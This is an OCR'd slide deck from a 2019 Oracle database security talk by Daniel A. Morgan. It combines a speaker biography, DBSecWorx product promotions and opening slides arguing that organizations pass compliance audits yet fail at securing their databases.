INFORMATION SECURITY SUMMIT

Building Community Through Education

Defense in Depth ...
Requires Securing Databases

Daniel A. Morgan
email: dmorgan@zionesolutions.com
mobile: +1 612-240-3538


25 October 2019

You Will Never Read This In The News

Computers belonging to [organization_name] were breached by hackers and ###,###,### credit cards were exposed.

Law enforcement sources report that the [company/organization] failed to pass compliance audits, security audits, and penetration tests.

This Year



The Cybersecurity Industry Makes Millions, But Is It Keeping Us Safe?


The cybersecurity industry is booming. As thousands meet at the RSA security conference, it's fair to wonder: What are all these companies actually doing?

Last year, investors poured $5 billion in cybersecurity startups. The whole industry will be worth $170 billion in three years, according to a recent estimate. There's so many infosec companies that it's becoming difficult to keep track of them all. And yet, are we all any more secure? Is the infosec industry really keeping us safe? Is it even focusing on the right problems?

Daniel A. Morgan

- Principal Advisor: Zione Solutions
- Oracle ACE Director Alumnus
- Educator
  - Adjunct Professor, University of Washington, Oracle Program, 1998-2009
  - Consultant: Harvard University
  - Guest lecturer at universities in Canada, Chile, Costa Rica, New Zealand, Norway, Panama, US
  - Frequent conference lecturer … 133 countries (43 unique) since 2008
- IT Professional
  - Celebrating 50 years of IT in 2019
  - First computer: IBM 360/40 in 1969: Fortran IV
  - Oracle Database and Beta Tester since 1988-9
  - The Morgan behind www.morganslibrary.org and www.dbsecworx.com
  - Member Oracle Data Integration Solutions Partner Advisory Council
  - Member Board of Directors, Northern California Oracle Uses Group
- damorgan@dbsecworx.com
- dmorgan@zionesolutions.com

DBSecWorx



17th Annual Security Summit

Events Monday October 21 through Friday October 25

@ IX Center, Cleveland OH

Find Out More & Register

DBSecWorx News

- Click our PRODUCTS page for the latest news on Exploit Block GL.
- Don't just talk about least privilege" ... "force least privilege". Privilege Block 2.0 is now in development and will be released in Q4 of 2019.
- An exploit that cannot be caught by Database Firewall and Auditing? Learn how to block it.

DBSecWorx secures data and databases


because ... Database Security Works

Exploit Block GL

Eliminate the GLOGIN threat

Copyright © 2019 DBSecWorx All rights reserved.

DBSecWorx



DBSecWorx

Resources

Blog

Code Library

Events

Exploit Demos

Links

Media

Presentations

These pages are part of our investment in our customers and our community.

The resources will continue to grow over time. Please visit frequently to see what is new.

17th Annual Security Summit

Monday October 21 - Friday October 25
Cleveland IX Center, Cleveland OH

Daniel Morgan and DBSecWorx
will be leading a 2 day hands-on
Oracle Database Security Master Class

Plus ... a double session on data and
database security as part of the Summit


Register for the Conference Today
Training Class registration coming soon

DBSecWorx secures data and databases

Copyright © 2019 DBSecWorx All rights reserved. **Privacy & Cookies Policy** **Privacy Shield** **Legal**

You've Heard There Are Vultures @ Oracle

Here's Proof They Exist



Oracle Office Bloomington MN

Introduction to Securing Databases

The Worst Kept Secret

- Most organizations are failing at security
- They are spending large amounts of money
- They are investing a large number of FTE hours
- They are buying what account executives tell them to buy
- They are passing penetration tests
- They are passing compliance audits
- They are failing at security


Seminar Focus


- Why do people rob banks?
- Because that's where the money is!


- Why do people break into databases?
- Because that's where the data is!
- Equifax did not store credit cards on their network ...
  they stored them in a database

- The only way to protect databases is to know how to attack
- I will spend most of this session wearing a black hat

The Only Security That Works Is Defense in Depth








Putting all of your efforts, your time, your money into Firewalls, Identity Management, and Monitoring means you will fail too
Because I can penetrate all of them with my resume

